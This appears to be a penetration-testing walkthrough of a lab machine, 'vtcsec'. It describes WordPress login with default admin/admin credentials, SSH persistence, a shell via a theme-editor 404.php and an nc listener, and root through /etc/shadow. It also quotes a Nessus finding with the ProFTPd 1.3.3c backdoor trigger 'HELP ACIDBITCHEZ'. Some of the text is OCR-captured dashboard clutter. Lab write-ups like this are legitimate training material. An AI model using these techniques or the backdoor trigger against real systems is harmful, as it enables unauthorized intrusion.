
```
└─$ sudo nano /etc/hosts
```

and modify the file:



```
┌──(kali㉿kali)-[~]
└─$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali

# by miao
172.16.1.7 vtcsec

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
172.16.1.6 www.armourinfosec.test
```


Now, if we back to wp-login --- http://vtcsec/secret/wp-login.php, it will work:



The username and password is:

admin	**admin**

we can login now:



WordPress 6.1.1 is available! Please update now.

Dashboard

Welcome to WordPress!

We've assembled some links to get you started:

Get Started

or, change your theme completely

Next Steps

- Write your first blog post
- Add an About page
- View your site

More Actions

- Manage widgets or menus
- Turn comments on or off
- Learn more about getting started

At a Glance

1 Post

1 Page

1 Comment

WordPress 4.9.22 running Twenty Seventeen theme.

Quick Draft

Title

What's on your mind?

Activity

Recently Published

Nov 16th 2017, 4:59 pm Hello world!

Recent Comments

From A WordPress Commenter on Hello world!
Hi, this is a comment. To get started with moderating, editing, and deleting comments, please visit the Comments screen in…

All (1) | Pending (0) | Approved (1) | Spam (0) | Trash (0)

WordPress Events and News

Attend an upcoming event near you.

There aren't any events scheduled near you at the moment. Would you like to organize one?

An error has occurred, which probably means the feed is down. Try again later.


An error has occurred, which probably means the feed is down. Try again later.

WPScan

This revealed a number of vulnerabilities (19) and that the default WordPress username of ' admin' is still in use:

persistence


I can just persistence like what I do in 2_wordpress_host_server_1.(ssh)
- I can ssh login and then config the publickey



```
┌──(kali㉿kali)-[~]
└─$ ssh marlinspike@172.16.1.7
The authenticity of host '172.16.1.7 (172.16.1.7)' can't be established.
ED25519 key fingerprint is SHA256:ZEGvF8tQ4SMYJOaKofsm1TFy5G+/ey3R7Fxd9X4eQoQ.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.16.1.7' (ED25519) to the list of known hosts.
marlinspike@172.16.1.7's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.10.0-28-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

187 packages can be updated.
2 updates are security updates.

*** System restart required ***

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

marlinspike@vtcsec:~$ ls
046e85f6fe460de94fd46198feef4d07-backdoored_proftpd-1.3.3c.tar.gz      Documents         Music                   proftpd-1.3.3c.tar.bz2.bak  wordpress
046e85f6fe460de94fd46198feef4d07-backdoored_proftpd-1.3.3c.tar.gz.bak  Downloads         Pictures                Public
backdoored_proftpd-1.3.3c                                              examples.desktop  proftpd-1.3.3c          Templates
Desktop                                                                latest.tar.gz     proftpd-1.3.3c.tar.bz2  Videos
marlinspike@vtcsec:~$ 
```

summary

- ProFTPd 1.3.3c --->use MSF can get shell and then get root
- /etc/shadow is vuln --->get password of marlinspike
- mysql info in wp-config.php --->login in the wordpress(change wordpress admin's password) --->then upload php in wordpress to get root in VM
- gobuster/dirb get /secret dir and then WPScan can get the username-admin
- wordpress password is too weak, brute easily.
- wordpress has too may upload doors(like appearance -- theme -- twentyseventeen --Editor -- 404.php)(but it may be www-data but not root)
- www-data can access the /etc/shadow file, and can get root by modifyinging the passwd file
- once we know the wordpress's username and password, we can use MSF /unix/webapp/ wp_admin_shell_upload or something else to get a reverse shell(we dont need have to upload some php in wordpress, we can use toolMSF!)




WordPress 6.1.1 is available! Please update now.

: 404 Template (404.php)

```
<?php
/**
 * The template for displaying 404 pages (not found)
 *
 * @link https://codex.wordpress.org/Creating_an_Error_404_Page
 *
 * @package WordPress
 * @subpackage Twenty_Seventeen
 * @since 1.0
 * @version 1.0
 */

get_header(); ?>

<div class="wrap">
    <div id="primary" class="content-area">
        <main id="main" class="site-main" role="main">

            <section class="error-404 not-found">
                <header class="page-header">
                    <h1 class="page-title"><?php _e( 'Oops! That page can&rsquo;t be found.', 'twentyseventeen' ); ?></h1>
                </header><!-- .page-header -->
                <div class="page-content">
                    <p><?php _e( 'It looks like nothing was found at this location. Maybe try a search?', 'twentyseventeen' ); ?></p>

                    <?php get_search_form(); ?>

                </div><!-- .page-content -->
            </section><!-- .error-404 -->
        </main><!-- #main -->
    </div><!-- #primary -->
</div><!-- .wrap -->

<?php get_footer();

```

start nc listener and open vtcsec/secret/wp-content/themes/twentyseventeen/404.php, It gives us shell for www-data user.



CRITICAL ProFTPD Compromised Source Packages Trojaned Distribution

Description

The remote host is using ProFTPD, a free FTP server for Unix and Linux.

The version of ProFTPD installed on the remote host has been compiled with a backdoor in 'src/help.c', apparently related to a compromise of the main distribution server for the ProFTPD project on the 28th of November 2010 around 20:00 UTC and not addressed until the 2nd of December 2010.

By sending a special HELP command, an unauthenticated, remote attacker can gain a shell and execute arbitrary commands with system privileges.

Note that the compromised distribution file also contained code that ran as part of the initial configuration step and sent a special HTTP request to a server in Saudi Arabia. If this install was built from source, you should assume that the author of the backdoor is already aware of it.

Solution

Reinstall the host from known, good sources.

See Also

https://www.theregister.co.uk/2010/12/02/proftpd_backdoored/
https://xorl.wordpress.com/2010/12/02/news-proftpd-owned-and-backdoored/
http://www.nessus.org/u?74de525d

Output

```
Nessus was able to exploit the issue to execute the command 'id'
on the remote host using the following FTP commands :

  - HELP ACIDBITCHEZ
    id;
```

Port ▲	Hosts
21 / tcp / ftp	10.0.2.20

以上漏洞均可以排列组合，互相之间会彼此导致。